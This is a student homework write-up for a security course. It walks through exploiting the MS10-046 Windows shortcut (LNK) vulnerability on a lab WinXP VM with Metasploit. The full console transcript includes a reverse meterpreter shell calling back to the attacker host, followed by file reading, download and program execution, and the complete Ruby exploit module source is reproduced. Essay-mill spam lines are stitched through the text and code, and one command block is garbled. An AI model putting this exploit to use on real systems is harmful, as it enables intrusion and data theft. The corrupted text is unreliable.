## Homework #3

In this homework you will pick a metasploit module and demonstrate how to use it to gain access to your WinXP VM instance. You should use the ONL topology for this homework.

In class, we used the ms\_03\_026\_dcom module; you must choose a different one for this homework. Similarly, the Metasploit Unleashed tutorial uses ms08\_067\_netapi; so that one cannot be used either. Other than these constraints, you are free to choose any module so long as you are able to demonstrate that it can be used to (at a minimum) open a meterpreter session on your WinXP VM instance.

For your write-up and turn-in document, make a copy of this document, rename it to hw3-notes, and move it into your CSE 523 Google Docs collection. Use this document to complete the homework, using the space provided below.

You are to complete this homework on your own. Do not ask (or answer) questions of other students; descriptions of the students; descriptions to the TAs or me.

Your complete homework should include the following nttps://powcoder.com

- An annotated transcript illustrating how to use your module of choice; include at least one screenshot at the end to demonstrate that it worked. Your transcript should be clear and easy for someone to reproduce you can assume that exceeding the same Ubuntu/WinXP setup that you do. Your annotated transcript should be as easy to follow as exploring-msploit-notes. (You do not need to include gates.)
- Identify and briefly describe the vulnerability that is being exploited with this module. Add links to the appropriate CVE and MS bulletins.
- Find the ruby <u>source code</u> for the exploit module. Include both the URL to the source file at github and a copy of the ruby source code in your write-up.
- Your writeup should be organized and well-written, with proper grammar and spelling.

Do not change anything above this line. Add your homework write-up below it.

## **Exploit Steps**

## **Open msfconsole**

```
Admin@~ $sudo msfconsole
+oooyysyyssyyssyddh++os-
   ++++++++++++++++++++sydhyoyso/:.````...`...-///::+ohhyosyyosyy/+om++:ooo///o
         .:::::-
                     .hmMMMMMMMMMMddds\.../M\\.../hddddmMMMMMNo
                     .sm/`-yMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMh`
                      -Nd`:MMMMMMMMM$$MMMMMN&&MMMMMMMMMMMM
                      -Nh` .yMMMMMMMMM$$MMMMMN&&MMMMMMMMMM/
   `oo/``-hd:
                      .sNd :MMMMMMMMM$$MMMMMMMMMMM/
    .yNmMMh//+syysso-
                      -mh`:MMMMMMMM$$MMMMN&&MMMMMMMMd
::```-0++++0000+:/00000+:+0+++0000++/
  .shMMMN//dmNMMMMMMMMMMs`
  `///omh//dMMMMMMMMMMMMMMN/::
      /MMMMMMMMMMMMMd.
      -hMMmssddd+:dMMmNMMh.
                            ||--X--||
      .sMMmo. -dMd--:mN/
      ./yddy/:...+hmo-...hdd:.....\\=v=//.....\\=v=//.....
             https://pawcoder.com
```

### **Exploit settings**

I set module ms10\_046\_shortcut\_icon\_dllloader as the exploit to be used. Then set reverse tcp as the payload.

This module will start a web server. We need to specify the server host ip address using SRVHOST. Then I also set the metasploit execution host LHOST. And use show options to check the settings.

```
\frac{\text{msf}}{\text{msf}} > \text{use} \quad \text{exploit/windows/browser/ms10\_046\_shortcut\_icon\_dllloader} \\ \text{msf} \quad \text{exploit(windows/browser/ms10\_046\_shortcut\_icon\_dllloader}) > \text{set} \quad \text{PAYLOAD} \quad \text{windows/meterpreter/reverse\_tcp} \\ \text{msf} \quad \text{exploit(windows/browser/ms10\_046\_shortcut\_icon\_dllloader}) > \text{set} \quad \text{PAYLOAD} \quad \text{windows/meterpreter/reverse\_tcp} \\ \text{msf} \quad \text{exploit(windows/browser/ms10\_046\_shortcut\_icon\_dllloader}) > \text{set} \quad \text{PAYLOAD} \quad \text{windows/meterpreter/reverse\_tcp} \\ \text{msf} \quad \text{exploit(windows/browser/ms10\_046\_shortcut\_icon\_dllloader}) > \text{set} \quad \text{PAYLOAD} \quad \text{windows/meterpreter/reverse\_tcp} \\ \text{msf} \quad \text{exploit(windows/browser/ms10\_046\_shortcut\_icon\_dllloader}) > \text{set} \quad \text{PAYLOAD} \quad \text{windows/meterpreter/reverse\_tcp} \\ \text{msf} \quad \text{exploit(windows/browser/ms10\_046\_shortcut\_icon\_dllloader}) > \text{set} \quad \text{PAYLOAD} \quad \text{windows/meterpreter/reverse\_tcp} \\ \text{msf} \quad \text{exploit(windows/browser/ms10\_046\_shortcut\_icon\_dllloader}) > \text{exploit(windows/browser/ms10\_046\_shortcut\_icon\_dllloader}) > \text{exploit(windows/browser/ms10\_046\_shortcut\_icon\_dllloader}) > \text{exploit(windows/browser/ms10\_046\_shortcut\_icon\_dllloader}) > \text{exploit(windows/browser/ms10\_046\_shortcut\_icon\_dllloader)} > \text{exploit(windows/browser/ms10\_046\_shortcut\_icon\_dllloader}) > \text{exploit(windows/browser/ms10\_046\_shortcut\_icon\_dllloader)} > \text{exploit(windows/browser/ms10\_046)} > \text{exploit(windows/browser/ms10\_046)} > \text{exploit(windows/browser/ms10\_046)} > \text{exploit(windows/browser/ms10\_046)} > \text{exploit(windows/browser/ms10\_046)} > \text{exploit(windows/
PAYLOAD => windows/meterpreter/reverse_tcp
 msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set SRVHOST 10.211.55.2
 SRVHOST => 10.211.55.2
 <u>msf</u> exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set LHOST 10.211.55.2
 LHOST => 10.211.55.2
 msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > show options
 Module options (exploit/windows/browser/ms10_046_shortcut_icon_dllloader):
                                   Current Setting Required Description
         SRVHOST
                                  10.211.55.2
                                                                                                                   The local host to listen on. This must be an address on the local machine or 0.0.0.0
                                                                                    yes
         SRVPORT 80
                                                                                                                   The daemon port to listen on (do not change)
                                                                                     yes
         SSLCert
                                                                                                                  Path to a custom SSL certificate (default is randomly generated)
                                                                                   no
         UNCHOST
                                                                                                                   The host portion of the UNC path to provide to clients (ex: 1.2.3.4).
                                                                                     no
         URIPATH /
                                                                                                                  The URI to use (do not change).
 Payload options (windows/meterpreter/reverse_tcp):
                                      Current Setting Required Description
         Name
         EXITFUNC process
                                                                                                                      Exit technique (Accepted: '', seh, thread, process, none)
                                      10.211.55.2
         LH0ST
                                                                                                            The listen cort
                                                                                                                     The listen address
         LPORT
                                      4444
 Exploit target:
         Id Name
                   Automatic
```

# Assignment Project Exam Help

**Exploit** 

Use exploit command the conduct the exploit coder.com

```
msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > exploit


[*] Exploit running as background job 0. We had provided the provided prov
```

After executing exploit command, the server starts. When the client accesses the url, the server will send the client malicious DLL.

#### Access URL in the winxp

In the winxp vm, open the IE, input the url and press Enter key.

```
http://10.211.55.2:80/|
```



#### **Open Meterpreter Session**

When the victim client accesses the url, the server sends the malicious DLL to the client that creates the WebDAV service. The exploit is successful and it opens a meterpreter session.

```
nsf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > [*] 10.211.55.5
                                                                                                                                                                                                                                                                                          ms10_046_shortcut_icon_dllloader - Sending UN
 *] 10.211.55.5
                                                                   {\tt ms10\_046\_shortcut\_icon\_dllloader\ -\ Responding\ to\ WebDAV\ OPTIONS\ request}
                                                                 ms10_046_shortcut_icon_dllloader - Responding to WebDAV PROPFIND request
ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /UVfxh
ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /UVfxh/
ms10_046_shortcut_icon_dllloader - Sending directory multistatus for /UVfxh/
ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /UVfxh/
ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /UVfxh
ms10_046_shortcut_icon_dllloader - Sending 301 for /UVfxh
ms10_046_shortcut_icon_dllloader - Sending 301 for /UVfxh
 *] 10.211.55.5
         10.211.55.5
*] 10.211.55.5
*] 10.211.55.5
        10.211.55.5
         10.211.55.5
*] 10.211.55.5
*] 10.211.55.5
*] 10.211.55.5
*] 10.211.55.5
                                                                 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for 70VfXh ms10_046_shortcut_icon_dllloader - Sending 301 for 70VfXh ... ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for 70VfXh ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for 70VfXh ms10_046_shortcut_icon_dllloader - Sending 301 for 70VfXh ...
*] 10.211.55.5
*] 10.211.55.5
         10.211.55.5
         10.211.55.5
                                                                   ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /UVfxh/
          10.211.55.5
                                                                 ms10_046_shortcut_icon_dllloader - Sending directory multistatus for /UVfxh/...
ms10_046_shortcut_icon_dllloader - Sending directory multistatus for /UVfxh/...
ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /UVfxh/dms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /UVfxh
         10.211.55.5
          10.211.55.5
                                                                                                                                                                                                                                                                                                                                                        ktop.ini
          10.211.55.5
          10.211.55.5
          10.211.55.5
                                                                  ms10_046_shortcut_icon_dllloader - Sending 301 for /UVfxh ..
          10.211.55.5
                                                                   ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /UVfxh/
          10.211.55.5
                                                                   ms10_046_shortcut_icon_dllloader - Sending directory multistatus for /UVfxh/ ...
          10.211.55.5
                                                                   ms10_046_shortcut_icon_dllloader - Sending LNK file
          10.211.55.5
                                                                   \verb|ms10_046_shortcut_icon_d| lloader - Received WebDAV PROPFIND request for $$/UVfxh/rBVifKY.dll.manifest | PROPFIND request for $$/UVfxh
                                                                   ms10_046_shortcut_icon_dllloader - Sending 404 for /UVfxh/rBVifKY.dll.manifest ..
          10.211.55.5
                                                                  ms10_046_shortcut_icon_dllloader - Sending DLL payload
ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /UVfxh/rBVifKY.dll.123.Manifest
          10.211.55.5
          10.211.55.5
        10.211.55.5 ms10_046_shortcut_icon_dllloader - Sending 404 for /UVfxh/rBVifKY.dll.123.Manifest .. Sending stage (179779 bytes) to 10.211.55.5

Meterpreter session 1 opened (10.211.55.2:4444 -> 10.211.55.5:1110) at 2018-03-20 09:38:22 -0500 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) >
```

## Start Interaction with the meterpreter session

```
msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > sessions -i 1
[*] Starting interaction with 1...
```

Now we can access the winxp system in my meterpreter session. The following shows that I cd to 'C:\' directory, list files in the directory and read the content in info.txt.

```
meterpreter > cd C:\\
meterpreter > dir
Listing: C:\
Mode
                 Size
                          Type Last modified
                                                          Name
100777/rwxrwxrwx
                          fil
                                2018-03-20 19:53:56 -0500
                                                          AUTOEXEC.BAT
100666/rw-rw-rw- 0
                          fil
                                2018-03-20 19:53:56 -0500
                                                          CONFIG.SYS
                 0
                          dir
                                2018-03-20 19:55:52 -0500 Documents and Settings
40777/rwxrwxrwx
100444/r--r---0
                          fil
                                2018-03-20 19:53:56 -0500 IO.SYS
                          fil
                                2018-03-20 19:53:56 -0500 MSDOS.SYS
100444/r--r--r--
                0
100555/r-xr-xr-x 47564
                                2008-04-14 07:00:00 -0500
                          fil
                                                          NTDETECT.COM
40555/r-xr-xr-x 0
                          dir
                                2018-03-20 03:56:56 -0500 Program Files
40777/rwxrwxrwx
                          dir
                                2018-03-20 05:14:02 -0500 RECYCLER
40777/rwxrwxrwx
                0
                          dir
                                2018-03-20 19:55:48 -0500
                                                          System Volume Information
40777/rwxrwxrwx
                 0
                          dir
                                2018-03-20 03:57:41 -0500
                                                          WINDOWS
100666/rw-rw-rw- 211
                          fil
                                2018-03-20 19:51:39 -0500
                                                          boot.ini
100444/r--r--r-- 322730
                          fil 2008-04-14 07:00:00 -0500
                                                          bootfont.bin
100666/rw-rw-rw- 10
                          fil
                                2018-03-20 05:14:28 -0500
                                                          info.txt
                          fil
                                2008-04-14 07:00:00 -0500
100444/r--r--r-- 257728
                                                          ntldr
0013/----x-wx
                          fif
                                1969-12-31 19:00:00 -0500
                                                          pagefile.sys
                 13302960
meterpreter > cat info.txt
good boy
```

## Assignment Project Exam Help

The following shows that I can download the file and start a program.

```
meterpreter > aownibad infb.txt
[*] Downloading: info.txt -> info.txt
[*] Downloaded 10.00 B of 10.00 B (100.0%): info.txt -> info.txt
[*] download : info.txt -> info.txt
meterpreter > execute -f calc.exe
Process 3592 created.
meterpreter >
```

## **Vulnerability Discussion**

This module exploits vulnerability described in this link <a href="https://www.symantec.com/security\_response/vulnerability.jsp?bid=41732">https://www.symantec.com/security\_response/vulnerability.jsp?bid=41732</a>. In summary, this module creates a shortcut link that points to a malicious DLL. The winxp system has vulnerability that allows the file to automatically run which let the module to run the payload.

## **Modulce Source Code**

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/browser/ms10\_046\_shortcut\_icon\_dllloader.rb

```
1  ##
2  # This module requires Metasploit: https://metasploit.com/download
```

```
# Current source: https://github.com/rapid7/metasploit-framework
    ##
 4
 5
    class MetasploitModule < Msf::Exploit::Remote</pre>
 6
 7
      Rank = ExcellentRanking
 8
 9
10
      # This module acts as an HTTP server
11
      include Msf::Exploit::Remote::HttpServer::HTML
12
      include Msf::Exploit::EXE
13
14
      def initialize(info = {})
15
        super(update info(info,
16
                             => 'Microsoft Windows Shell LNK Code
17
    Execution',
18
          'Description' => %q{
              This module exploits a vulnerability in the handling of
19
    Windows
            Shortcut files (.LNK) that contain an icon resource pointing to
20
21
    used
22
            to run an arbitrary payload when accessed as a UNC path.
               nttps://powcoder.com
23
           'Author'
24
25
               'And # We it flat powcoder 'jduck', # WebDAV implementation, UNCHOST var
26
27
               'B H'
                      # Clean LNK template
28
29
            ],
30
           'License'
                       => MSF LICENSE,
          'References' =>
31
32
              ['CVE', '2010-2568'],
33
              ['OSVDB', '66387'],
34
              ['MSB', 'MS10-046'],
35
36
              ['URL',
     'http://www.microsoft.com/technet/security/advisory/2286198.mspx']
37
           'DefaultOptions' =>
38
39
               'EXITFUNC' => 'process',
40
41
            },
           'Payload'
42
43
               'Space'
                         => 2048,
44
45
            },
           'Platform'
                             => 'win',
46
```

```
47
          'Targets'
48
             [ 'Automatic', { } ]
49
50
           ],
         'DisclosureDate' => 'Jul 16 2010',
51
52
         'DefaultTarget' => 0))
53
54
       register options(
55
           OptPort.new(
                          'SRVPORT',
                                         [ true, "The daemon port to
56
    listen on (do not change)", 80 ]),
           OptString.new( 'URIPATH',
                                          [ true, "The URI to use (do
    not change).", "/" ]),
           OptString.new( 'UNCHOST', [ false, "The host portion of
58
    the UNC path to provide to clients (ex: 1.2.3.4)." ])
59
60
       deregister_options('SSL', 'SSLVersion') # Just for now
61
62
      end
6.3
         ssignment Project Exam Help
64
65
       case request.method
66
67
       when 'OPTIONS'
         procentions: powecoder.com
68
       when 'PROPFIND'
69
         process_propfind(cli, request)
70
       when 'GA'dd WeChat powcoder
71
         process get(cli, request)
72
73
       else
         print error("Unexpected request method encountered: #
74
    {request.method}")
75
         resp = create_response(404, "Not Found")
         resp.body = ""
76
         resp['Content-Type'] = 'text/html'
77
         cli.send_response(resp)
78
79
       end
80
81
     end
82
      def process get(cli, request)
83
84
       myhost = (datastore['SRVHOST'] == '0.0.0.0') ?
85
    Rex::Socket.source address(cli.peerhost) : datastore['SRVHOST']
       86
87
       if (request.uri =~ /\.dll$/i)
88
         print status "Sending DLL payload"
89
90
         return if ((p = regenerate_payload(cli)) == nil)
```

```
91
           data = generate payload dll({ :code => p.encoded })
 92
           send_response(cli, data, { 'Content-Type' => 'application/octet-
     stream' })
 93
         return
 94
        end
 95
        if (request.uri =~ /\.lnk$/i)
 96
 97
          print status "Sending LNK file"
98
           data = generate link("#{@exploit unc}#{@exploit dll}")
99
100
101
           send_response(cli, data, { 'Content-Type' => 'application/octet-
     stream' })
102
          return
103
        end
104
        print status "Sending UNC redirect"
105
        resp = create_response(200, "OK")
106
107
108
        resp.body = %Q|<html><head><meta http-equiv="refresh"</pre>
109
110
        resp['Content-Type'] = 'text/html
        https://powcoder.com
111
112
113
114
       # OPTIONS Adds We Chat powerder
115
116
       def process_options(cli, request)
117
118
        print status("Responding to WebDAV OPTIONS request")
        headers = {
119
          'MS-Author-Via' => 'DAV',
120
                               => '<DAV:sql>',
                'DASL'
121
                                => '1, 2',
                'DAV'
122
          'Allow'
                          => 'OPTIONS, GET, PROPFIND',
123
          'Public'
                         => 'OPTIONS, GET, PROPFIND'
124
125
126
        resp = create_response(207, "Multi-Status")
        resp.body = ""
127
        resp['Content-Type'] = 'text/xml'
128
129
        cli.send response(resp)
130
       end
131
132
133
      # PROPFIND requests sent by the WebDav Mini-Redirector
134
135
       def process propfind(cli, request)
136
        path = request.uri
```

```
137
        print status("Received WebDAV PROPFIND request for #{path}")
        body = ''
138
139
                = (datastore['SRVHOST'] == '0.0.0.0') ?
140
        my host
    Rex::Socket.source_address(cli.peerhost) : datastore['SRVHOST']
141
        my uri
                 = "http://#{my host}/"
142
143
        if path =~ /\.dll$/i
144
          # Response for the DLL
          print status("Sending DLL multistatus for #{path} ...")
145
146
          body = %Q|<?xml version="1.0" encoding="utf-8"?>
    <D:multistatus xmlns:D="DAV:" xmlns:b="urn:uuid:c2f41010-65b3-11d1-</pre>
147
    a29f-00aa00c14882/">
    <D:response xmlns:lp1="DAV:" xmlns:lp2="http://apache.org/dav/props/">
148
149
    <D:href>#{path}#{@exploit dll}</D:href>
150
    <D:propstat>
151
    <D:prop>
152
    <lp1:resourcetype/>
153
    <lp1:creationdate>2010-07-19T20:29:42Z</lp1:creationdate>
    <!p1:getcontentlength>#{rand(0x100000)+128000}/!p1:getcontentlength>
154
    155
    GMANDIGULEUL PROJECT EXAM
156
    <lp1:getetag>"#{"%.16x" % rand(0x100000000)}"</lp1:getetag>
157
    <lp2:executable>T</lp2;executable>
    <D:supportentaps://powcoder.com
158
    <D:lockentry>
159
    <D:lockscope><D:exclusive/></D:lockscope>
160
    <D: locktype And e Weekhat powcoder</p>
161
162
    </D:lockentry>
163
    <D:lockentry>
164
    <D:lockscope><D:shared/></D:lockscope>
165
    <D:locktype><D:write/></D:locktype>
    </D:lockentry>
166
167
    </D:supportedlock>
168
    <D:lockdiscovery/>
169
    <D:getcontenttype>application/octet-stream</D:getcontenttype>
170
    </D:prop>
171
    <D:status>HTTP/1.1 200 OK</D:status>
172
    </D:propstat>
173
    </D:response>
    </D:multistatus>
174
175
176
          resp = create response(207, "Multi-Status")
177
          resp.body = body
178
179
          resp['Content-Type'] = 'text/xml'
          cli.send response(resp)
180
181
          return
182
        end
```

```
183
        if path =~ /\.\ln k$/i
184
          # Response for the DLL
185
          print status("Sending DLL multistatus for #{path} ...")
186
187
          body = %Q <?xml version="1.0" encoding="utf-8"?>
    <D:multistatus xmlns:D="DAV:" xmlns:b="urn:uuid:c2f41010-65b3-11d1-</pre>
188
     a29f-00aa00c14882/">
189
    <D:response xmlns:lp1="DAV:" xmlns:lp2="http://apache.org/dav/props/">
    <D:href>#{path}#{@exploit lnk}</D:href>
190
191
    <D:propstat>
192
    <D:prop>
193
    <lp1:resourcetype/>
194
    <lp1:creationdate>2010-07-19T20:29:42Z</lp1:creationdate>
195
    <!p1:getcontentlength>#{rand(0x100)+128}</lp1:getcontentlength>
    <lp1:getlastmodified>Mon, 19 Jul 2010 20:29:42
196
    GMT</lp1:getlastmodified>
197
    <lp1:getetag>"#{"%.16x" % rand(0x100000000)}"</lp1:getetag>
198
    <lp2:executable>T</lp2:executable>
199
    <D:supportedlock>
200
    <D:lockentry>
    Sp. Ackscope Sp. exclusive / Project Exam Help
201
202
203
    </D:lockentry>
204
    <D:lockentry>
    <D:lockscophttps://powscoder.com</p>
205
206
    <D:locktype><D:write/></D:locktype>
207
    </D:lockentry>
    supportAdd WeChat powcoder
208
209
    <D:lockdiscovery/>
210
    <D:getcontenttype>shortcut</D:getcontenttype>
211
212
    <D:status>HTTP/1.1 200 OK</D:status>
213
    </D:propstat>
214
    </D:response>
215
    </D:multistatus>
216
2.17
218
          resp = create response(207, "Multi-Status")
219
          resp.body = body
          resp['Content-Type'] = 'text/xml'
220
          cli.send response(resp)
221
2.2.2
          return
223
        end
224
225
        if path !~ /\/$/
226
          if path.index(".")
227
            print status("Sending 404 for #{path} ...")
228
            resp = create_response(404, "Not Found")
229
```

```
230
             resp['Content-Type'] = 'text/html'
             cli.send_response(resp)
231
232
233
           6196
234
             print status("Sending 301 for #{path} ...")
235
             resp = create response(301, "Moved")
             resp["Location"] = path + "/"
236
237
             resp['Content-Type'] = 'text/html'
             cli.send response(resp)
238
239
             return
240
           end
241
         end
242
243
         print status("Sending directory multistatus for #{path} ...")
         body = %Q | <?xml version="1.0" encoding="utf-8"?>
244
     <D:multistatus xmlns:D="DAV:" xmlns:b="urn:uuid:c2f41010-65b3-11d1-</pre>
245
     a29f-00aa00c14882/">
246
       <D:response xmlns:lp1="DAV:"</pre>
     xmlns:lp2="http://apache.org/dav/props/">
         <D:href>#{path}</D:href>
247
248
            stämment Project Exam Help
249
             <lp1:resourcetype><D:collection/></lp1:resourcetype>
250
251
             <lp1:creationdate>2010-07-19T20:29:42Z</lp1:creationdate>
             <1pNIetDSmg/d/1DeDW/COGIET10COM2</p>
252
     GMT</lp1:getlastmodified>
             <lp1:getetag>"#{"%.16x" % rand(0x100000000)}"</lp1:getetag>
253
             <D: Aproported 1
                                  Chat powcoder
254
               <D:lockentry>
255
256
                 <D:lockscope><D:exclusive/></D:lockscope>
257
                 <D:locktype><D:write/></D:locktype>
               </D:lockentry>
258
259
               <D:lockentry>
260
                 <D:lockscope><D:shared/></D:lockscope>
                 <D:locktype><D:write/></D:locktype>
2.61
262
               </D:lockentry>
263
             </D:supportedlock>
264
             <D:lockdiscovery/>
265
             <D:getcontenttype>httpd/unix-directory</D:getcontenttype>
266
           </D:prop>
         <D:status>HTTP/1.1 200 OK</D:status>
267
268
       </D:propstat>
269
     </D:response>
270
271
272
273
         subdirectory = %Q
     <D:response xmlns:lp1="DAV:" xmlns:lp2="http://apache.org/dav/props/">
274
     <D:href>#{path}#{Rex::Text.rand_text_alpha(6)}/</D:href>
275
```

```
276
    <D:propstat>
277
    <D:prop>
    <lp1:resourcetype><D:collection/></lp1:resourcetype>
    <lp1:creationdate>2010-07-19T20:29:42Z</lp1:creationdate>
279
280
    <lp1:getlastmodified>Mon, 19 Jul 2010 20:29:42
    GMT</lp1:getlastmodified>
    <lp1:getetag>"#{"%.16x" % rand(0x100000000)}"</lp1:getetag>
281
282
    <D:supportedlock>
283
    <D:lockentry>
    <D:lockscope><D:exclusive/></D:lockscope>
285
    <D:locktype><D:write/></D:locktype>
286
    </D:lockentry>
287
    <D:lockentry>
288
    <D:lockscope><D:shared/></D:lockscope>
289
    <D:locktype><D:write/></D:locktype>
290
    </D:lockentry>
    </D:supportedlock>
292
    <D:lockdiscovery/>
293
    <D:getcontenttype>httpd/unix-directory</D:getcontenttype>
294
    </D:prop>
    <D: Assignment Project Exam Help</p>
295
296
297
    </D:response>
298
               https://powcoder.com
299
300
        files = %0
    <D:response xmlns:lp1="DAV:" xmlns:lp2="http://apache.org/dav/props/">
301
    <D:href>#{part@xpWteQ}hatefpowcoder
302
303
    <D:propstat>
304
    <D:prop>
305
    <lp1:resourcetype/>
306
    <lp1:creationdate>2010-07-19T20:29:42Z</lp1:creationdate>
307
    <lp1:getcontentlength>#{rand(0x100000)+128000}</lp1:getcontentlength>
    <lp1:getlastmodified>Mon, 19 Jul 2010 20:29:42
    GMT</lp1:getlastmodified>
309
    <lp1:getetag>"#{"%.16x" % rand(0x100000000)}"</lp1:getetag>
    <lp2:executable>T</lp2:executable>
310
311
    <D:supportedlock>
312
    <D:lockentry>
313
    <D:lockscope><D:exclusive/></D:lockscope>
314
    <D:locktype><D:write/></D:locktype>
315
    </D:lockentry>
316
    <D:lockentry>
317
    <D:lockscope><D:shared/></D:lockscope>
318
    <D:locktype><D:write/></D:locktype>
319
    </D:lockentry>
320
    </D:supportedlock>
    <D:lockdiscovery/>
321
322
    <D:getcontenttype>application/octet-stream</D:getcontenttype>
```

```
323
    </D:prop>
324
    <D:status>HTTP/1.1 200 OK</D:status>
325
    </D:propstat>
326
    </D:response>
327
    <D:response xmlns:lp1="DAV:" xmlns:lp2="http://apache.org/dav/props/">
328
    <D:href>#{path}#{@exploit lnk}</D:href>
329
    <D:propstat>
330
    <D:prop>
331
    <lp1:resourcetype/>
332
    <lp1:creationdate>2010-07-19T20:29:42Z</lp1:creationdate>
333
    <lp1:getcontentlength>#{rand(0x100)+128}</lp1:getcontentlength>
    <lp1:getlastmodified>Mon, 19 Jul 2010 20:29:42
334
    GMT</lp1:getlastmodified>
    <lp1:getetag>"#{"%.16x" % rand(0x100000000)}"</lp1:getetag>
335
336
    <lp2:executable>T</lp2:executable>
337
    <D:supportedlock>
338
    <D:lockentry>
339
    <D:lockscope><D:exclusive/></D:lockscope>
340
    <D:locktype><D:write/></D:locktype>
341
    </D:lockentry>
    <D: Mockentry>
342
                  nment Project Exam Help
343
344
    <D:locktype><D:write/></D:locktype>
345
    </p:supporthttps://powcoder.com</pre>
346
347
    <D:lockdiscovery/>
    <D:getcontenttype>shortcut</D:getcontenttype>
348

Add WeChat powcoder
349
    <D:status>HTTP/1.1 200 OK</D:status>
350
351
    </D:propstat>
352
    </D:response>
353
354
        if request["Depth"].to_i > 0
          if path.scan("/").length < 2</pre>
355
            body << subdirectory</pre>
356
357
          else
            body << files
358
359
          end
360
        end
361
        body << "</D:multistatus>"
362
363
364
        body.gsub!(/\t/, '')
365
366
        # send the response
367
        resp = create_response(207, "Multi-Status")
368
        resp.body = body
        resp['Content-Type'] = 'text/xml; charset="utf8"'
369
        cli.send_response(resp)
370
```

```
371
       end
372
373
       def generate link(unc)
         uni unc = unc.unpack("C*").pack("v*")
374
375
         path = ''
376
         path << [
           0x00, 0x00,
377
     0x6a, 0x00, 0x00, 0x00, 0x00,
          0x00, 0x00, 0x00, 0x00, 0x00, 0x00
378
         ].pack("C*")
379
         path << uni unc
380
381
382
        # LinkHeader
383
         ret = [
          0x4c, 0x00, 0x00, 0x00, 0x01, 0x14, 0x02, 0x00, 0x00, 0x00, 0x00,
384
     0x00, 0xc0, 0x00, 0x00, 0x00,
           0x00, 0x00, 0x00, 0x46, 0xff, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
385
     0x00, 0x00, 0x00, 0x00, 0x00,
           0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
386
     0x00, 0x00, 0x00, 0x00, 0x00,
     "Assignment Project Exam Help" ""
387
388
           0x00, 0x00,
         ].pack(https://powcoder.com
389
390
391
         idlist data =
         idlist_Add WeChat powcoder
392
         idlist data << [
393
          0x1f, 0x00, 0xe0, 0x4f, 0xd0, 0x20, 0xea, 0x3a, 0x69, 0x10, 0xa2,
394
     0xd8, 0x08, 0x00, 0x2b, 0x30,
          0x30, 0x9d
395
         ].pack('C*')
396
         idlist data << [0x12 + 2].pack('v')
397
         idlist data << [
398
399
           0x2e, 0x1e, 0x20, 0x20, 0xec, 0x21, 0xea, 0x3a, 0x69, 0x10, 0xa2,
     0xdd, 0x08, 0x00, 0x2b, 0x30,
400
          0x30, 0x9d
401
         ].pack('C*')
         idlist_data << [path.length + 2].pack('v')</pre>
402
         idlist data << path
403
404
         idlist data << [0x00].pack('v') # TERMINAL WOO</pre>
405
         # LinkTargetIDList
406
         ret << [idlist data.length].pack('v') # IDListSize</pre>
407
408
         ret << idlist data
409
410
         # ExtraData blocks (none)
         ret << [rand(4)].pack('V')
411
```

```
412
413
        # Patch in the LinkFlags
        ret[0x14, 4] =
414
     ["10000001000000000000000000000".to i(2)].pack('N')
415
416
      end
417
418
      def exploit
419
        unc = "\\\\"
420
421
        if (datastore['UNCHOST'])
422
          unc << datastore['UNCHOST'].dup</pre>
423
        else
          unc << ((datastore['SRVHOST'] == '0.0.0.0') ?
424
     Rex::Socket.source_address('50.50.50.50') : datastore['SRVHOST'])
425
        end
        unc << "\\"
426
427
        unc << rand_text_alpha(rand(8)+4)</pre>
        unc << "\\"
428
429
430
                                     gject Exam Help
431
         @exploit_dll = rand_text_alpha(rand(8)+4) + ".dll"
432
433
        if data note DSVPORTDOW C=OCE fates Of OURIPATH'] != '/'
434
           fail_with(Failure::Unknown, 'Using WebDAV requires SRVPORT=80 and
435
     URIPATH=/')
               Add WeChat powcoder
436
         end
437
438
        print_status("Send vulnerable clients to #{@exploit_unc}.")
        print_status("Or, get clients to save and render the icon of
439
     http://<your host>/<anything>.lnk")
440
441
         super
442
      end
443
     end
```